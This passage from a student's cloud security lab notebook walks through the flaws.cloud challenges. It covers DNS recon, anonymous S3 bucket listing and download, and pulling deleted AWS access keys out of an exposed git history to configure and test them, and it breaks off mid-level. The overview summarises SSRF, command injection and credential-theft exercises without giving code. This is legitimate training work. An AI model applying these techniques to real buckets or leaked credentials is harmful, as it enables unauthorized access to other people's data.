CS 595 Lab Notebook

Lab 8

Name: Jarren Calizo
OdinID: calizo
Date: May 28, 2025

Table of Contents

Lab Overview 3
Lab 8.1 flaws.cloud 4
Step 1: Introduction 4
Step 2: Level 1 - Misconfigured Public S3 Bucket Access 4
Step 3: Level 2 – Authenticated Users ≠ Authorized Access 8
Step 4: Level 3 – Git Mishandling and AWS Credential Leakage 9
Step 5: Level 4 – Exploiting Public Snapshots 13
Step 6: Level 5 - SSRF via Misconfigured Proxy 16
Step 7: Level 6 - IAM Policy Enumeration & REST API Discovery via Overprivilege 19
Lab 8.2 flaws2.cloud 24
Step 1: Introduction and Setup 24
Step 2: Exploiting Unhandled Error Disclosure in Serverless Lambda (flaws2 Attacker 1) 25
Step 3: Extracting Hardcoded Credentials from a Public ECR Image (flaws2 Attacker 2) 28
Step 4: Exploiting an SSRF Proxy to Steal ECS Container Credentials (flaws2 Attacker 3) 31
Step 5: Download CloudTrail Logs (flaws2 Defender 1) 35
Step 6: Cross-Account Role Assumption (flaws2 Defender 2) 37
Step 7: Parsing CloudTrail Logs with jq (flaws2 Defender 3) 39
Step 8: Identify Credential Theft (flaws2 Defender 4) 41
Step 9: Identify the Public Resource (flaws2 Defender 5) 43
Step 10: Querying CloudTrail with Athena (flaws2 Defender 6) 45
Step 11: Final Thoughts on flaws2.cloud 47
Lab 8.3 Serverless Goat 49
Step 1–2: Initial Recon and Baseline Functionality Test 49
Step 3: Gather Information (Recon via DevTools) 49
Step 4: Adversarial Input and Information Disclosure 51
Step 5: Command Injection Vulnerability 54
Step 6: Reverse-engineer The Source 57
Step 7: Information Exposure 58
Step 8: Expose and Leverage Credentials 61
Step 9: Excess Permissions (Privilege Escalation Enumeration via IAM Roles) 63
Step 10: Data Exfiltration 64
Step 11: Conclusion 66

Lab 8.4 CloudGoat 67
Step 1: Configure the AWS CLI with Raynor's Credentials 67
Step 2: Enumerate Policy Versions & Identify Escalation Paths (iam_privesc_by_rollback) 67
Step 3: Review Historical Policy Versions to Identify Escalation Candidates (iam_privesc_by_rollback) 69
Steps 4–5: Metadata Exploitation via Host Header Injection (cloud_breach_s3) 69
Step 6: Assuming the Role of "erratic" to Exfiltrate Sensitive S3 Data (cloud_breach_s3) 73
Step 7: Setting Up with Solus ReadOnly Credentials (ec2_ssrf) 76
Step 8: Discovering EC2 Instances with Wrex Keys; Verifying Web Service and SSRF Behavior (ec2_ssrf) 77
Step 9: Chaining SSRF to S3 Enumeration and Admin Privilege Escalation (ec2_ssrf) 78
Steps 10–11: Enumerating ELB Logs and Discovering a Hidden Admin RCE Interface (rce_web_app) 81
Step 12: Exploiting RCE to Plant SSH Key for Shell Access (rce_web_app) 82
Step 13: Remote Code Execution to SSH Access via Pre-shared Key (rce_web_app) 84
Step 14: RCE Metadata Dump & S3 Recon (rce_web_app) 86
Step 15: Pivoting from EC2 to RDS: Credentialed Database Exfiltration via PostgreSQL Client (rce_web_app) 87
Step 16: Final Reflection on the CloudGoat Lab 89

Lab Overview

Lab 8 was an extensive, multi-section deep dive into real-world cloud exploitation and defense. Across four hands-on platforms—flaws.cloud, flaws2.cloud, Serverless Goat, and CloudGoat—this lab put me in the shoes of both an attacker and a defender, analyzing AWS misconfigurations and exploiting vulnerabilities ranging from S3 access control issues to IAM role abuse, SSRF, and serverless command injection.

In Lab 8.1 (flaws.cloud), I explored fundamental AWS misconfigurations, including public S3 listings, authenticated-but-not-authorized bucket policies, and leaked credentials via mishandled Git directories. Each level required progressively deeper AWS CLI usage, chaining missteps from one service to another. The snapshot and metadata service exploitation in later levels demonstrated just how easily overprovisioned access can snowball into full account compromise.

Lab 8.2 (flaws2.cloud) escalated the realism—introducing serverless Lambda error leakage, public ECR images with embedded .htpasswd files, and SSRF against ECS metadata services. I played both attacker and defender: first chaining vulnerable container behaviors into credential exfiltration, then switching perspectives to perform full IR-style log analysis using jq, CloudTrail, and Athena SQL queries. The exercise also emphasized best practices like cross-account role assumption, least-privilege IAM policy analysis, and CloudTrail forensic investigation.

In Lab 8.3 (Serverless Goat), I directly attacked a misconfigured Lambda document converter using command injection (child_process.execSync) and unsanitized GET parameters. I extracted runtime files, reverse-engineered the app logic, discovered outdated and vulnerable packages (node-uuid@1.4.3), and accessed another user’s converted documents via exposed S3 listing—highlighting poor isolation in serverless environments.

Finally, Lab 8.4 (CloudGoat) brought it all together with simulated red team exercises against live AWS infrastructure. I leveraged IAM privilege escalation via policy version rollback, host header injection against an internal metadata endpoint, ELB log enumeration, and even pivoted from EC2 to RDS via SSH key planting and credential discovery—completing a full kill chain from misconfiguration to exfiltration.

Bottom line: This lab made it crystal clear that cloud breaches rarely hinge on one bug—they’re often a domino effect of overlooked configurations, insufficient role boundaries, and verbose responses. Whether through S3 bucket leaks, SSRF-enabled credential theft, or Lambda injection, each scenario solidified my intuition for thinking like both an attacker and a responder in modern cloud ecosystems.

Lab 8.1 flaws.cloud


Step 1: Introduction

Cloud application security often hinges on the correct configuration of storage and access policies. The flaws.cloud walkthrough is designed to simulate real-world cloud misconfigurations, specifically within AWS, and guide students through exploiting those flaws. The first level introduces S3-hosted static websites and public listing permissions, laying the groundwork for future lateral movement and privilege escalation challenges. The lab’s primary objective is to identify a misconfigured S3 bucket and extract a hidden file by chaining together DNS reconnaissance and direct S3 enumeration techniques.

Step 2: Level 1 - Misconfigured Public S3 Bucket Access

Step 1: Initial Information Gathering
To kick things off, I used dig flaws.cloud to resolve the IP addresses behind the domain. The command returned multiple IPs, including 52.92.250.11. Visiting this IP directly in a browser redirected me to Amazon's S3 service homepage, which immediately hinted that the flaws.cloud domain is being served from an S3-hosted static site.

To narrow down the bucket’s region, I performed a reverse DNS lookup with dig -x 52.92.250.11, which resolved to s3-website-us-west-2.amazonaws.com. That confirms the region hosting the S3 bucket is us-west-2.



```
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;flaws.cloud.                   IN      A

;; ANSWER SECTION:
flaws.cloud.            5       IN      A       52.92.250.11
flaws.cloud.            5       IN      A       3.5.85.240
flaws.cloud.            5       IN      A       52.92.188.155
flaws.cloud.            5       IN      A       52.92.149.123
flaws.cloud.            5       IN      A       52.92.162.27
flaws.cloud.            5       IN      A       52.218.177.146
flaws.cloud.            5       IN      A       52.92.213.43
flaws.cloud.            5       IN      A       52.92.136.51

;; Query time: 28 msec
;; SERVER: 172.31.0.2#53(172.31.0.2)
;; WHEN: Fri Jun 06 13:38:29 PDT 2025
;; MSG SIZE  rcvd: 168

eee_W_4586573@runweb176355:~$ ^C
eee_W_4586573@runweb176355:~$ ^C
eee_W_4586573@runweb176355:~$ dig -x 52.92.250.11

; <<>> DiG 9.10.3-P4-Ubuntu <<>> -x 52.92.250.11
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56792
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;11.250.92.52.in-addr.arpa.     IN      PTR

;; ANSWER SECTION:
11.250.92.52.in-addr.arpa. 300  IN      PTR     s3-website-us-west-2.amazonaws.com.

;; Query time: 73 msec
;; SERVER: 172.31.0.2#53(172.31.0.2)
;; WHEN: Fri Jun 06 13:48:29 PDT 2025
;; MSG SIZE  rcvd: 102


eee_W_4586573@runweb176355:~$
```


Question 1 Answer: The bucket is hosted in us-west-2.

Step 2: Verifying S3 Hosting URL Patterns

Knowing the bucket name (flaws.cloud) and the region (us-west-2), I tested the common S3 static hosting format by navigating to:
http://flaws.cloud.s3-website-us-west-2.amazonaws.com


It successfully displayed the FLAWS challenge landing page, confirming the bucket is indeed hosting a static site.



Question 2 Answer: The site loads successfully from the S3 static hosting URL.

Step 3: Public Bucket Enumeration

Next, I accessed the raw bucket listing via:
http://flaws.cloud.s3.amazonaws.com
This URL responded with an open XML-based directory listing, revealing full object visibility in the bucket. This confirmed that public list access was enabled—an S3 misconfiguration that attackers often look for.




Question 3 Answer: Public listing reveals multiple HTML files, including secret-dd02c7c.html.

Step 4: Direct Object Access and Flag Discovery

From the bucket listing, I identified and accessed the secret HTML file: http://flaws.cloud/secret-dd02c7c.html

Opening that file in a browser revealed the congratulatory message for Level 1 and the next level’s link: http://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud




Question 4 Answer: Accessing the secret file displayed the Level 2 URL, completing Level 1.

Step 3: Level 2 – Authenticated Users ≠ Authorized Access

This level emphasized the importance of understanding the nuances of access control within AWS S3, specifically the difference between "authenticated" and "authorized" access. Even when bucket listing is disabled for unauthenticated users, misconfigured permissions can still expose sensitive data to any AWS account—not just accounts within the intended organization.

To start, I manually verified that unauthenticated access was blocked by navigating to the bucket's S3 URL directly in the browser:
http://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud.s3.amazonaws.com




As expected, I received an XML-formatted AccessDenied error, confirming that public listing was properly restricted.

Next, I authenticated with AWS CLI using my personal AWS credentials (already configured under the default profile) and attempted to list the bucket:
aws s3 ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud --profile default



Surprisingly, this succeeded. The bucket was configured to allow listing by any authenticated AWS user, which is a classic example of misconfigured “AuthenticatedUsers” group permissions. From the listing, I identified a file of interest: secret-e4443fc.html.

To finalize the level, I appended that filename to the main flaws.cloud domain and accessed the secret directly:
http://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud/secret-e4443fc.html



This page confirmed I had completed the level and revealed the URL for Level 3:
http://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud


This level reinforced the lesson that “authenticated” access settings are not the same as being “authorized” to access a resource. Organizations must ensure S3 bucket policies are restricted to only necessary principals and never assume AWS-wide users are trusted.


Step 4: Level 3 – Git Mishandling and AWS Credential Leakage


This level demonstrated the risks of improper secrets management and source control hygiene. Specifically, the bucket at level3-9afd3927f195e10225021a578e6f78df.flaws.cloud was publicly listable and contained not only website files but a full .git directory as well. The AWS bucket was clearly misconfigured with overly permissive listing access, viewable anonymously via http://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud.s3.amazonaws.com/.

Step 1 (Manual Recon – Browser):
Navigating to the raw bucket listing in the browser as an unauthenticated user confirmed full visibility into its structure. A .git/ folder was exposed, suggesting poor version control practices.

Step 2 (Manual Recon – AWS CLI):
To verify the extent of exposure, I ran aws s3 ls s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/ --no-sign-request --region us-west-2 which returned a full file listing, including the suspicious .git directory and a standard robots.txt.










Step 3 (Manual + Scripted):

I copied robots.txt to my local system using:

- aws s3 cp --no-sign-request s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/robots.txt .




It simply read:
User-agent: *
Disallow: /

No useful information, but it confirmed the bucket's contents were intended to be obscured from crawlers. I then used aws s3 sync to recursively download the entire bucket into a local directory named level3:
aws s3 sync --no-sign-request s3://level3-... ./level3 --region us-west-2

Step 4 (Manual Git History Inspection):
Inside the level3 directory, I initialized a git log to examine the commit history. There were two commits. The second commit (most recent) had a message: “Oops, accidentally added something I shouldn’t have.” That was a red flag. I rolled back to the prior initial commit using:
git checkout f52ec03b227ea6094b04e43f475fb0126edb5a61

Step 5 (Manual Recon - File Listing):
After rolling back, I listed the contents again and discovered a previously deleted access_keys.txt file, which was not present in the latest commit. Inside were full AWS access and secret keys:
access_key_id=AKIAJ366LIPB4I...
secret_access_key=OdNa7m+bqUvF3Bn...




I used aws configure --profile flaws to set up a new profile with these credentials, specifying us-west-2 as the region.

Step 6 (Credential Test - Authenticated Enumeration):
To validate the stolen credentials, I ran:

aws s3 ls --profile flaws
